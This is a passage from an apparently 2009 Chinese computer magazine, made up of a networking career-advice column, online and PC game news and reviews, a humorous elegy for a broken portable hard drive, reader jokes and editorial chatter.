现在，经常有朋友调侃我是售前、售后和布线的全能变态精英。对此，我只能呵呵一笑。十年的漂泊、艰辛与奋斗，精英还算不上，最多是勉强挤进了“骨灰级”IT民工的行列吧！在继续向未来摸索的路途中，偶尔停下来看看当初起步的坎坷，唏嘘一番是免不了的。不过，折腾不息，跳槽不止！北漂，仍是现在进行时……

番外篇

应届生的第一份工作选择



就在我写这篇白白的时候，一位IT专业应届毕业的小老弟来找我。他是来北京找工作的，希望能给我一些建议。尽管我这十年失败的经验无法总结出什么秘籍宝典，但事实证明，我告诉他的一些东西似乎还是有些用处的。于是，我把当初和他的对话记录下来，也许能给那些还没找到工作、抱怨前程堪忧的IT愤青们一点启示。

我首先问这位小老弟，作为一个应届生，你是选择先找一份工作积累经验还是要求自己的试用期工资不低于2000元？

如果选择前者，那么可能我的经验对你没什么用处。正因为我的失败，我毫不犹豫选择后者。原因如下。

首先，你是一个应届生，没有任何经验，可能你觉得增加一份工作经验是你的当务之急，有了经验再跳槽才是上上之选。恭喜你，也许你的选择没错，稳扎稳打是硬道理！

那么其次呢？一个用人单位为什么会选择应届生呢？以我的智慧只能想出两种理由：一种是招到廉价的劳动力，用你的大好青春为公司当牛做马两三年，然后眼睁睁看着你的同学过上了神仙般的日子（其实你混到了你同学的薪资水平后，又会发现，依然是牛是马是骡子）；另一种是单位希望培养自己的人才，看重的是你的潜力！那些老黄牛可能开始骂我，还有啥公司现在还用这种费力不讨好的办法，辛辛苦苦地培养出人材然后等他们跳槽？事实上，以我的对业界的了解，这种公司不但有，而且还很多！

于是，我给小老弟讲了以下道理。

你找工作可以，我只要求你一条，起步工资3000元，少了一不去；试用期工资2000元，低了不考虑。我刚说完，他自己就虚了：“我同学工资才1000多，现在如果有单位肯要我，800块我就把自己‘卖’掉，也能够早一天为家里分担压力！”孝心是可嘉的，想法是愚蠢的！难道父母辛辛苦苦把你养大然后花了几万块供你读大学就让你去赚那八百块？连房租都不够！还为家里分担压力？

小老弟听着我的话，满眼茫然。看来当头棒喝的办法对他不管用，那还是用传统的提问方式吧！


第一个问题，你为什么不敢要到3000元？不符合实际？没人要你？很显然，答案是：信心不够。

那么第二个问题就出来了，为什么信心不够？因为你肚子里没有真东西！既然你花了7000大洋上个网络培训，还弄个网络工程师的证书，那我想问问，ISO的七层哪层可以进行流量控制？哪层可以进行数据压缩和加密？二层交换和三层交换的区别？什么是路由？静态路由、路由和默认路由的区别是什么？距离矢量和链路状态的区别呢？小老弟基本上回答不出来。“这都是基础之中的基础！连这不懂，给你800块我看也就不错了。”我说道。

接下来是第三个问题，应该怎么办？增加信心啊！信心从哪来？从知识来。知识从哪来？从书本来。

如果你真的对网络有兴趣，如果你真的想成为一个IT民工，那我推荐恶补以下知识。

1. 思科教材中TCP/IP Routing的相关内容。
2. 人民邮电出版社的《思科网络技术学院教程CCNP 1高级路由》，这个简单看看就好。
3. 华为HCSE教材中的OSPF和BGP协议。BGP简单了解即可。OSPF则应记住其中的五个报文和相关的几个状态、虚连接可能使用的两种情况、STUB区域的作用、常用的几种LSA。这些应付面试也就够了。还可以在网上找一下李劲松和魏伟两位大侠的相关讲义。
4. 简单了解一下STP、RSTP、PVST和PVST+协议。特别要知道PVST是不向下兼容的。如果看MSTP，建议去看华为交换机配置手册中的相关部分，讲得很清楚，废话很少。
5. 再了解一下干道和聚合，知道三层VLAN主要是为了隔离广播域。应付面试也就差不多了。

总之一句话，是鲜花总会插在牛粪上，是金子总会被弄成金条或首饰！如果你连银子都还不是，那还是回到书本里好好修炼一番再说吧！FD0202



游戏快报

美女教你玩游戏, 引爆《王者世界》公测

近日, 第九城市举办了“《王者世界》美女主播人气大评选”活动。该活动在网上收到数以万计的 player 投票, 如今虽然活动已经圆满落幕, 但玩家们热情依然不减。

活动评选出了五位如花似玉各具风情的美少女, 她们分别是: 梁硕、徐晋璇、狄朱玺文、王滋伊和彭文娟。

据悉, 这五位美少女将会出现在《王者世界》的新手教学视频中, 用美貌和智慧指导大家如何更爽快地进行游戏。

《王者世界》是第九城市最新引进的一款史诗级游戏大作, 与之前大家熟知的《魔兽世界》及《奇迹世界》并称“世界三部曲”。目前《王者世界》已经在韩国、北美、日本等多个国家上市, 每次都引发了当地的网络游戏风暴。该游戏预计2009年2月将在中国大陆地区开放测试。



遭遇魔鬼数字十三 《极品飞车》将可能停止开发!

最近, 电子游戏网站Electric Playground得到消息, 称EA有计划停止《极品飞车》系列游戏的开发, 但目前尚未有官方正式的声明。



据悉, EA停止开发下代《极品飞车》游戏的主要原因是最新一代《极品飞车: 无间风云》的表现不尽如人意, 不但媒体和玩家恶评如潮, 市场销量也是非常之低。

但令我们感到诡异的是: 按惯例, 明年如果有新作, 将是《极品飞车》的第13代——难道真是这个不吉利的数字“13”在作怪?

《永恒之塔》获得韩国2008游戏大奖

日前, 在韩国首尔国际展览中心(SETEC)中举办的“2008韩国游戏大奖”颁奖典礼中, 奇幻网游《永恒之塔》获得了大奖——总统奖。网络游戏部分的优秀奖由CJ网络公司的《Prius》和GigasSoft公司的《十二之天2》共同获得。



《永恒之塔》在中国大陆地区的代理运营权由“盛大网络”获得, 前不久刚刚结束了限量测试, 预计不久之后就能正式和广大玩家见面了! [WL0201]

追逐敢达 机战梦想

Text/风华圆舞



游戏名称	SD敢达Online
游戏类型	Q版射击休闲网游
代理公司	久游网
官方网站	gd.9you.com
推荐指数	★★★★☆

Q版造型, 扭蛋敢达

说实话, 自从我开始看《高达》系列动画以来, 看到的所有翻译全部都是“高达”, 而“敢达”这个音译, 实在是让人很不习惯。

不过当我看到敢达OL游戏网站上放出的机体造型时, 我承认: 自己心动了! 这种“两头身”(动画术语, 指一种头大身体小的Q版造型, 头和身体



喜欢看卡通的人都知道, 日本动漫界机器人动画的三大基石分别是: 《超时空要塞》、《新世纪福音战士》以及《机动战士高达》。而在这三部系列动画中, 又以《高达》的粉丝最多! 现在, 久游网给我们带来了真正的机甲网游《SD敢达Online》(以下简称“敢达OL”)!

的大小比例为1:2)的造型是我最喜欢的, 而且GBA和PSP游戏机上的《超级机器人大战》系列游戏中的机器人也都是这种样子, 所以能在电脑上玩到3D版的“高达”, 那种感觉真的很幸福!

而进入游戏后, 初级机体的选择居然是通过投币购买扭蛋的形式出现, 更是让我不得不佩服设计者的独具匠心!

特殊副本——开房间

进入游戏前, 我一直在想, 敢达OL究竟是一款什么类型的游戏呢? 热血动作、格斗射击、战棋策略还是角色扮演? 进入游戏后, 我却发现自己很难用一种单一的游戏模式来形容它!

从造型上看, 敢达OL是Q版休闲类游戏, 而从游戏的本质来看, 又是一款偏重射击的格斗动作游戏。此外, 改装机甲、武器, 收集各种机体, 完成剧情任务……, 在这方面它又带有浓郁的RPG风格。到最后, 我只能很不负责地给它冠以“休闲射击动作游戏”!

敢达OL和其他大型网游最大的区别就在于它独特的游戏模式。玩家进入游戏后, 实际上是位于“基地”中。在这里, 漂亮的副官MM指导我们购买





道具、机甲、图纸，进行机甲武器的强化和改装。而在任务列表中，有“单人任务”和“合作任务”两种。其中“单人任务”具有较强的剧情性，需要独自完成，必须完成前面的任务并达到一定等级后才能进入下一步骤。



武器和道具)，以后再完成就只能获得经验和游戏币了。

值得一提的是，游戏战斗中的音效非常不错，能量枪的发射声，战斗刀的挥舞声，被击中时机体的哀鸣声，以及击毁敌机的爆炸声都异常华丽，让人一听就热血沸腾！

强化合成，打造最强敢达！

在游戏中，完成任务，购买扭蛋，甚至在网上商城中都能获得各种机体。可我们在任务中却只能使用其中一台，其他这些机体除了过瘾之外，就让他们一直闲置？



而“合作任务”就类似于其他游戏中的“副本房间”。接受任务时，玩家可以选择创建一个房间或加入其他人的房间。比如游戏中的第一个多人任务，在激昂的背景音乐下巨型机器人BOSS和若干扎古机器人小兵登场。我们的任务就是要消灭巨型BOSS机器人，但敌人的小兵会不断刷新并攻击玩家。所以大家一方面要攻击BOSS，同时还得分出一定的火力消灭小兵。在战斗中被敌人干掉后，经过十几秒就能复活，但只要有一个玩家将BOSS干掉，全部参战的队友都能完成任务！

每个任务第一次完成后就能获得物品奖励（如高级一点的机体或

当然不是，我们在游戏商城里可以用游戏币或充值币购买合成设计图，按照设计图的要求将几台机体合成更高级的机体（《高达Seed》动画中的顶级机甲“自由高达”就可以通过这种模式合成出来）。所以大家平时一定要多多收集各种不同机体，除了扩展自己的藏品库外，还得为合成最强敢达做准备哦！

获得自己喜欢的机体后，一定要多用它去完成任务，获取经验值升级。提升机体的等级后，可以学到新的技能（如必杀技等）。且不

同的机体拥有不同的技能，其威力和功效也各不相同。当然，我们还可以使用强化点对机体进行强化，提高它的各项属性、技能威力和武器等级。

对战模式，敢达大乱斗

当玩家的等级达到中级，又拥有了一款比较成型的“高端”机体后，就可以进入对战模式了！这才是整个游戏的精髓所在。

对战模式支持玩家个人对抗（一个房间最多支持8人混战）、小队对抗（支持1V1、2V2、3V3和4V4）以及公会战（在专用公会服务器上进行的大规模PK战，只在特定时间开放给玩家使用）。

所谓：“人与人斗，其乐无穷”，对战模式可不是脑残式地狂按鼠标左键就能搞定的。

首先，你得熟悉对战地图的地形，然后选择合适的战术。

其次，要对自己的机体特性了如指掌，扬长避短才能创造制胜的机会。

最后，你还要掌握一些常用的技巧，如“甩刀”、“狙击”以及必杀技的发动时机等，这些都需要大家在实战中去逐一体会啊！



总体而言，敢达OL除了名字让我们比较别扭之外，其他内容都非常有趣。而且这个游戏每局的节奏很快，有时间多玩两把，没时间少玩两把，不会像一些大型游戏让你“起早贪黑，累得肾亏”。而敢达OL在战斗中又比较注重技巧和操作，是一款上手容易，却不简单的休闲游戏！

WLO202

1月 JANUARY PC游戏推荐

虽然目前网络游戏占据了大多数玩家的电脑,可是单机游戏依然是不少玩家的最爱。就好比小编,虽然平时都在玩网络游戏,可是当一些单机游戏大作推出时,却绝对会丢下网游,回归单机游戏!而在2009年1月寒假期间,就有这么两款不容我们错过的游戏!

游戏名称	黑道圣徒2
支持平台	PC/PS3/Xbox360
预计上市	2009年1月
推荐指数	★★★★



《黑道圣徒2》是2006年上市游戏《黑道圣徒》的续作。作为一款跨平台的黑帮游戏大作,《黑道圣徒2》的PS3和Xbox版在2008年11月就已上市,并深受好评,惟独PC版跳票到了2009年1月。

由于游戏中肆无忌惮的暴力行为,美国警察协会(Police union)对这款游戏相当不满,还联名写信要求撤销这款游戏。幸好发行公司THQ顶住了重压,不然我们就无缘《黑道圣徒2》了。^_^

游戏名称	镜之边缘
支持平台	PC/PS3/Xbox360
预计上市	2009年1月
推荐指数	★★★★




《镜之边缘》虽然号称是FPS游戏(第一人称射击游戏),但它更近似于一款第一人称动作冒险类游戏。本作荣登全球39本杂志封面,并赢得无数大奖,包括在德国莱比锡电脑和电子游戏研讨会上获得“最佳Xbox 360游戏”殊荣,以及E3大展上获得Game Critics Award颁发“最佳原创游戏”。这款游戏的玩法相当另类,玩家虽然没有丰富的武器可以使用,但却能依靠手脚来攀缘和跳跃。 [WV]WL0203

《黑道圣徒2》是2006年上市游戏《黑道圣徒》的续作。作为一款跨平台的黑帮游戏大作,《黑道圣徒2》的PS3和Xbox版在2008年11月就已上市,并深受好评,惟独PC版跳票到了2009年1月。

由于游戏中肆无忌惮的暴力行为,美国警察协会(Police union)对这款游戏相当不满,还联名写信要求撤销这款游戏。幸好发行公司THQ顶住了重压,不然我们就无缘《黑道圣徒2》了。^_^

《镜之边缘》虽然号称是FPS游戏(第一人称射击游戏),但它更近似于一款第一人称动作冒险类游戏。本作荣登全球39本杂志封面,并赢得无数大奖,包括在德国莱比锡电脑和电子游戏研讨会上获得“最佳Xbox 360游戏”殊荣,以及E3大展上获得Game Critics Award颁发“最佳原创游戏”。这款游戏的玩法相当另类,玩家虽然没有丰富的武器可以使用,但却能依靠手脚来攀缘和跳跃。 [WV]WL0203



手机游戏推荐

游戏名称: 细胞分裂之双重间谍
适用机型: 屏幕分辨率为176×208像素的手机
(须支持Java)
授权方式: 共享软件
下载地址: <http://work.newhua.com/pcd>



汤姆·克兰西的传奇作品又有手机新游戏问世了。这部最新的《细胞分裂-双重间谍》仍然以小说故事为蓝本,为广大手机游戏玩家奉上了一个充满刺激的间谍世界。

游戏的操作方式与前作完全一致,不过敌人的AI有了不小的提高,因此想要一次性过关并不容易。但这点问题在各位玩家眼里又算得了什么呢?相信大家失败几次后就会找到胜利的捷径。

游戏名称: 波斯王子4王者无双
适用机型: 屏幕分辨率为176×208像素的手机
(须支持Java)
授权方式: 共享软件
下载地址: <http://work.newhua.com/pcd>



这又是一款从PC移植到手机的经典之作。由于《波斯王子》系列的前三部手机移植作品非常成功,因此游戏厂商再接再厉推出第4弹也就不足为奇了。

游戏仍然是传统的动作类游戏,与之前的作品一样,它保持了《波斯王子》系列游戏的较高难度。玩游戏需要动脑子是这款作品的最大特色。至于画面和音效,虽然不能与PC版相比,但绝对能让你满意。

游戏名称: 实况橄榄球
适用机型: 屏幕分辨率为176×220像素的手机
(须支持Java)
授权方式: 共享软件
下载地址: <http://work.newhua.com/pcd>



《实况足球》的成功催生了一大批号称“实况”的体育游戏,《实况橄榄球》便是其中之一。

虽然国内没多少人能弄明白橄榄球是咋回事,不过突破重重包围把球往对方球门里面踢(扔)总是不会错的。为了照顾手机玩家的操作,游戏作出了许多贴心的设计,以便让大家快速上手。 [WV]WL0204



◎ 另类哭硬盘, 悼念硬盘君

小编VQP同学的移动硬盘挂了, 挂得那么悲壮, 那么让人肝肠寸断……, 这已经是这个硬盘买来后第二次出故障了。于是, VQP同学怀着无限“深情”, 无限“缅怀”和无限“愤怒”, 在PCD博客 (<http://www.pcdigest.com>) 上写下了《纪念移动硬盘君》!



公元2008年12月10日, 也就是PCD发片的第二天, 我在QQ上遇见赵君, 前来问我: “老兄可曾为移动硬盘君写了一些什么没有?” 我说: “没有”。他就正告我, “老兄还是写一点罢, 移动硬盘君生前就很喜欢装兄弟的稿子”。

这是我知道的, 凡我所编辑的期刊, 所有的稿件往往都放在这块移动硬盘里。我的稿件平时都会在家与单位的电脑间辗转。然而就在这样的艰辛中, 移动硬盘君毅然装下了这数年来来的稿件、选题, 以及我的一些珍藏文件。

我也早觉得有写一点东西的必要了, 这虽然于损坏的移动硬盘毫不相干, 但在用户而言, 却大抵只能如此而已。倘使我能够相信真有所谓的“RPWT”, 那自然可以得到更大的安慰, ——但是, 现在却只能如此腹诽移动硬盘的“父母”。

可是我实在无话可说。我只觉得所住的并非人间。一年之内连坏两次, 许多损失的数据洋溢在我的周围, 使我艰于呼吸视听, 那里还能有什么言语? 长歌当哭, 是必须在痛定之后的。而后厂商维修人员的阴险的论调, 尤使我觉得悲哀。我已经出离愤怒了。我将深味这非人间的浓黑的悲凉; 以我的最大哀痛显示于非人间, 使它们快意于我的苦痛, 就将这作为后死者的菲薄的祭品, 奉献于逝者的灵前。

真的勇士, 敢于面对损坏的硬盘, 敢于面对惨重的损失。这是怎样的哀痛者和幸福者? 然而造化又常常为庸人设计, 以时间的流驶, 来洗涤旧迹, 仅使留下遗失的文档和微漠的悲哀……

我们还在继续编辑着稿件, 我也早觉得有写一点东西的必要了。离12月10日上午9点已经105分钟了, 忘却的救主快要降临了罢, 我正有写一点东西的必要了。

——谨以此文祭奠我夭折的纽曼MiniCard移动硬盘。

PS: 小编的纽曼MiniCard (30GB) 移动硬盘再次离我而去, 在它短暂的, 不到一年的生命中, 离开了我两次。第一次, 是我和它接触不到两个月的时候, 而另一次就是现在。我不忍去责怪它, 毕竟它还年轻, 还有很多路要走、想走。我该责怪谁呢? 是我的“RPWT”, 或者是天将降大任与我的前奏? 不论如何, 想着移动硬盘里满满的数据, 我就有一种想哭的冲动——心在滴血啊! 从此, 不再用移动硬盘。

不得不说, VQP这篇山寨文, 还是颇得原文 (“精仿”鲁迅《纪念刘和珍君》) 的三分韵味! 因此小编在这里只能用非常佩服的口吻对VQP说: “你太有‘材’了!”

当然, 夸奖VQP同学的时候也不能忘记同样有才的读者们, 看看大家的回复, 依然是那么趣味盎然!

你在大片2用小米1号
12月 10日 2:00 于 11:01 回复
请问移动硬盘君
是否自然死亡
还是交通事故
或被火谋杀
不然是否于生活习惯不好?

VQP
12月 10日 2:00 于 11:01 回复
跟西瓜同学, 平时小编是很崇拜它的, 这次它的逝世属于早逝……
在Copy文件Copy到一半的时候, 忽然硬盘丢失——没有任何碰撞与移动。

cutkeven
12月 10日 2:00 于 11:01 回复
不是吧, 看了你的推荐我才买的, 怎么这么快就坏了, 我买的是20G的, 用的不多, 千万别坏啊!

游在天涯
12月 10日 2:00 于 11:01 回复
还好还好, 我正在这考虑是买一个USB闪存盘, 还是买一块移动硬盘, 99同学的硬盘坏得真及时。

xpy
12月 10日 2:00 于 11:01 回复
还好还好!

520520520
12月 10日 2:00 于 11:01 回复
太强大了, 这文极具冲击力0 0

◎ 网上疯转《十大关键词铭记2008》

2008年最后一期PCD杂志里, 小编文兮精心制作了一篇锐评《十大关键词铭记2008》, 该文顿时引发了转载狂潮, 一天之内被包括网易在内的多家门户网站转载, 点击率超过百万。看来已经有越来越多的媒体和“专家”在时刻关注我们的博客和杂志。对此, 小编们感到非常高兴和欣慰!

当然, 还有一个让小编们高兴的事情: 海蜚丝同学在博客上主持的“每周一游” (每周向大家推荐一款Flash小游戏) 现在有了不少忠实的粉丝, 每周都准时在电脑前等候更新, 真是让其他小编羡慕得泪流满面啊! **WLO205**



Google 中文网页 英文网页 简体中文网页 中国网页

共有39,680个网页包含十大关键词铭记2008的查询结果。

小提示: 通过 Google 上搜索, 使用值得信赖的搜索引擎

十大关键词铭记2008 0074 我查我家 - 06/01/07
2008年11月30日 二 根据《计算机应用文摘》杂志的编辑中心网上有一项民意调查, 如果用一个词来形容2008年, 你会选哪一个? 超过一半的网友都选择了“一言难尽”。

六国商谈 2008 铭记2008十大关键词
资料搜集: 投稿成堆, 编辑们连续地收到了网友们的来信。但是, 在忙忙碌碌的年底, 每天还像往常一样——0 Responses to “十大关键词铭记2008” (4/1/07)

十大关键词铭记2008 计算机应用文摘 杂志官方微博
2 Comments on “十大关键词铭记2008” 感谢杂志官方微博 12月15日, 2008 于 11:17 发表一评。哇, 忘了嘛——感谢杂志官方微博 12月15日, 2008 于 11:19 发表一评。哇, 忘了嘛——感谢杂志官方微博 12月15日, 2008 于 11:19 发表一评。

十大关键词铭记2008 计算机应用文摘 编辑部的博客 网易博客
2008年12月15日 二 《计算机应用文摘》2008年第24期(总第171期) 开心网上有一项民意调查, 如果用一个词来形容2008年, 你会选哪一个? 超过一半的网友都选择了“一言难尽”。

奇文妙帖



Text/众网友@饭否

收集整理/不得不顶

网友东东枪篇

感恩节是人家美国一个国家自己的节日，我们跟着凑什么热闹？你什么时候看见美国人过端午节了？

这姑娘，穿得是真清凉，长得是真败火。

我也曾翩翩一少年，到如今身残志也残。

网友地下天鹅绒篇

“宝贝，别怕，有我在你不是一个人。”“骂谁呢？”

在我看来，公司平时安排的各种培训分两种——一种管饭，一种不管饭。

我一摔键盘，一桌子字母，直吓得几位看官是呆呆发愣！

朋友来了有好酒，若是那豺狼来了，迎接它的有朋友。

像我这种上档次的人，冰激淋只吃哈根拔丝。

江湖人称被里白条。

海阔凭鱼跃，鼓破任人捶。

网友杨电门篇

让丫不好好睡觉用手机上MSN，我给丫发X国国会辩论记录，那流量，哗哗的。这就是理论的力量。

光棍节前夜，暖气来了。噢！暖气片啊——我什么时候才有机会跪在你上面？

饭否——你吃饭了吗？

看到这个网站名称你想到了什么？是不感觉很无厘头，很无聊？

同网站名称一样，这个模仿国外的Twitter的网站提供的服务就跟此相关：当你一个人闲着无聊嘴巴发痒想说点啥让别人注意到你来跟你套近乎的时候，你就可以使用饭否了；有的时候，你特想拿笔写下一句刚刚想到的什么经典的话的时候，你也不用找笔和纸了，就用饭否得了。

网友王金牙儿篇

要不是怕死，老子真是有心去自杀一回！

某姑娘说：我很心疼我的二哥，因为出生顺序的原因，让他从小就背负着“二”的沉重包袱。

网友地球凹凸曼篇

世界上不是缺少美，而是缺少一颗将就将就差不多得了吧的心。

有人话：PS已经是一项现代生活所需的基本技能。那么如果不会怎么办？长得照片不需要PS也是一种技能。

网友瘟酒吧篇

单词“hippopotomonstrosesquipedaliphobia”的意思是：长单词恐惧症。

新闻：18岁站长因不满自己所制网页跳楼身亡。评论：比我有前途，我不满意顶多再做一遍。没魄力呀

没魄力，苟活。再评：苟活于世，需要最大的魄力！

巴普洛夫泡MM法：每天早晨，他都会去买一份早餐，放到对方面前，一言不发地走掉，不顾妹子抱怨拒绝或者扔掉。这样持续了两个月，他突然不送了。已习惯的妹子饿得不行，临中午来找他。“你今天怎么没给我送早点？”“我为什么要给你送？”妹子无语。一个礼拜后，那妹子和他好上了。

网友撕烤者篇

有钱的捧个钱场，没钱的回家取点钱来捧个钱场。

不管白帽子黑帽子，会变绿的就不是好帽子。

今天是咱哥们的光棍节，有媳妇儿的活该！

在太平洋上有信号算什么，在珠穆朗玛峰顶有信号算什么，在南极洲上有信号算什么，在被屏蔽了的高考考场上有信号，那才叫“牛叉”！

悲剧好比是我不小心切掉了自



己的小手指：喜剧好比是你不小心掉进了下水道。

别骂自己的孩子是“小兔崽子”，因为从遗传学的角度来讲，这对家长是不利的。

（选择题）假如律师和政客同时掉进河里，请问你是去喝咖啡还是去看电影？

网友不得不顶篇

帅能欺骗女人一时，钱能欺骗女人一世。

食堂的午饭：看一眼，饱了；再看一眼，撑了；又看一眼，吐了。

不能得到你的肯定，也不想得到你的否定。

在你面前，我的智商低于零。

能在一棵树上吊死就不错了，可悲的是连那棵树都找不到。

都说退一步海阔天空，可我身后是悬崖啊！

每天过着鬼一样的生活，只有睡着时才感到自己还是个人。

人啊，总有脑子短路的时候。可我是经常短路，就连保险丝都换不起了。

网友啃兔子的萝卜篇

我都跟蚊子打持久战的，我躺着总比它飞着轻松吧？

我现在就像一条网中鱼，越挣扎网就裹得越紧，不挣扎又不甘心。

如果能把烦恼像扔垃圾一样轻松扔掉就好了。

做事不要老问为什么，因为问多了，多半做不成了。

理想和现实总是有差距的，除非你把现实当成理想。

其实没什么对和错，一切取决于衡量对错的标准。

老实其实就是傻，而且比傻更可怕。

进行很顺利的事情，往往在快结束时会出现不顺利的因素。

智者善于改变自己，愚者试图改变别人。

好复杂的社会，好复杂的人，而我傻不楞登地只能在那儿束手无策。

人生几何，如果太多的包袱压得你喘不过气，可以选择放下，千万别拖到没得选择再来后悔。

没文化就是没文化，绞尽脑汁才绞出这句话。

挖一个大坑，然后把自己埋了。

网友提笔忘字篇

帅有个屁用！到头来还不是被卒吃掉！

不怕被人利用，就怕你没用。

有钱人终成眷属！

废话是人际关系的第一句！

只要锄头舞得好，哪有墙角挖不倒？

别人的钱财乃我的身外之物。

女为悦己者容，男为悦己者穷！

是镜子，总会反光的；是金子，

总会花光的。

惟女人与英语难过也，惟老婆与工作难找也。

网友棉花糖篇

一老太太看完黑人百米赛以后，抹着眼泪说：吓死人！几个挖煤的跪成一排被枪毙，没瞄准就开了

枪，娃儿们吓得那个跑呀，绳子都拦不住哇！

你的眼睛就象天上的明月，一只初一，一只十五。

你这个孩子怎么不懂事啊？舅舅正在这里，你怎么还会想到要去动物园看狗熊？

我把电视遥控器别在腰上，作出一付买了新手机的样子。

只是有钱并不能让人幸福，所以我还偷些珠宝、邮票、手表什么的。

各位！今天是我太太30岁生日10周年纪念日！

除了一项，其余栏目填得都挺好，“关系”这一栏应该填“岳母”，而不应该填“紧张”。

网友六瓣西瓜篇

如果不是发生在我身上的话，那么这件事可真是太好笑了！

您想拥有一副好的牙齿吗？这里送给你三点经验：一、饭后漱口早晚刷牙；二、每两年去医院检查一次牙齿；三、少管闲事。

秀发去无踪，头屑更出众！

我们总是习惯性地认为脑子是人体最重要的器官，但是别忘了这个判断是谁做的。

人工智能和天然愚蠢无法相提并论——因为我们主张纯天然。

一个人如果面对众人批评仍微笑自如，那么他很可能已经找到了替罪羊。 [1]QW0201

一句话总结四大名著

Text/达尔巴@搜狐论坛

西游：走
红楼：哭
水浒：打
三国：战

西游：师傅
红楼：女人
水浒：兄弟
三国：主子

西游：俺们天上有人
红楼：俺们朝廷有人
水浒：俺们江湖上有人
三国：俺们有的是人 [1]QW0202



毁人剧场


呵呵,又有两款山寨货入手啦,功能丰富、强大,最重要的是价格还实惠!



我的所有数码产品都是山寨货,这样一来,我不就成了名副其实的“山寨王”啦!哈哈~哈哈~



哎哟!




你要是“山寨王”,那老娘还是“压寨夫人”呢!都金融风暴了,还在乱花钱!找死啊……



山寨王

图文元素

放假了,玩游戏吧




游戏: 你敢作弊吗?

下载: <http://work.newhua.com/pcd>

刚刚过去的期末考试是不是还记忆犹新?在考试中你作弊了吗?如果在现实中你不敢,那么试试在游戏中来和老师较量一下,看看自己能不能通过作弊而获得满意的成绩吧!


PS: 监考老师转身时是抄袭的最好机会。另外,还要注意巡考老师哦!



游戏: 淘金矿工

下载: <http://work.newhua.com/pcd>

假期在家,也别忘了淘淘宝,挖挖金……。咳,我说的可不是在网上“淘宝”,而是在游戏中去“淘金”哦!这个游戏应该是当年FC主机上的游戏,现在做成Flash在网上玩,别有一番风味!记住,一定要合理使用道具,不然到后面可过不了版!



游戏: 木乃伊寻宝

下载: <http://work.newhua.com/pcd>

像《夺宝奇兵》中的哈里森·福特那样出去寻宝,一直是我们的梦想,可是平时要工作,学习,哪里有那个时间?放假了,虽然时间不长,但是可以在游戏中上演自己的“夺宝奇兵”!白球代表木乃伊,绿球代表宝物,你操纵(方向键操作)的黄球要躲开白球,夺取绿球后逃到蓝色区域。

PS: 木乃伊的智力不高,移动速度也比较慢,所以注意夺宝的路线选择。一条合理的路线可以将所有的木乃伊卡在迷宫的各个拐角处,让自己从容不迫地逃离! XX0201

全体PCD小编祝所有学生读者朋友们寒假快乐!



各位读者,时光如梭,岁月流逝,转眼10天过去,我们又见面了!当各位拿到这期杂志的时候,学生读者朋友们应该已经放寒假了,而且眼瞅着春节就在眼前,万岁!不过,正所谓“寒假苦短”,快乐的时光总是一溜烟地就跑了过去,所以大伙儿该睡的努力睡,该玩的使劲玩,千万别到开学的时候才霍然回首,想从头再玩?空悲切!



嗯,没有寒假的读者朋友也别伤心,小编细细数过,1月份的总假期(含周末)居然多达14天,终于可以好好休息一下了,乌拉(俄文版“万岁”)!不过,我们现在一个月出三期杂志,就算是休息也得做杂志!这算不算是“痛并快乐着”呢?哼哼,既然小编这个假期不得安宁,那么各位作者大人也休想玩得清静!你们就等着小编的电话骚扰:“打劫,稿子通通交出来!”

读者大展台

一开年,小编就收到了学生读者蒋凯的电子邮件,在邮件中,蒋凯同学居然不惧严寒,穿上了PCD 10周年纪念T恤,还拍了照片发给小编,实在是太让我们感动了!

蒋凯在邮件中写道:“各位编辑部的大大,寒风飘飘落叶,即使这样又怎么会削去俺们对PCD的激情?哈哈…….穿上PCD纪念T恤,寒冷全消退;穿上PCD纪念T恤,全身轻如雪;穿上PCD纪念T恤……,阿嚏!不行,要感冒了!呵呵,等到明年夏天,我们就‘拉轰’地集体穿上PCD纪念T恤上街去!哇哈哈…….不过这件T恤真是比想象中的还要萌呢!真是谢谢了!”

小编点评: 嗯,蒋凯同学非常不错,获奖不忘给小编



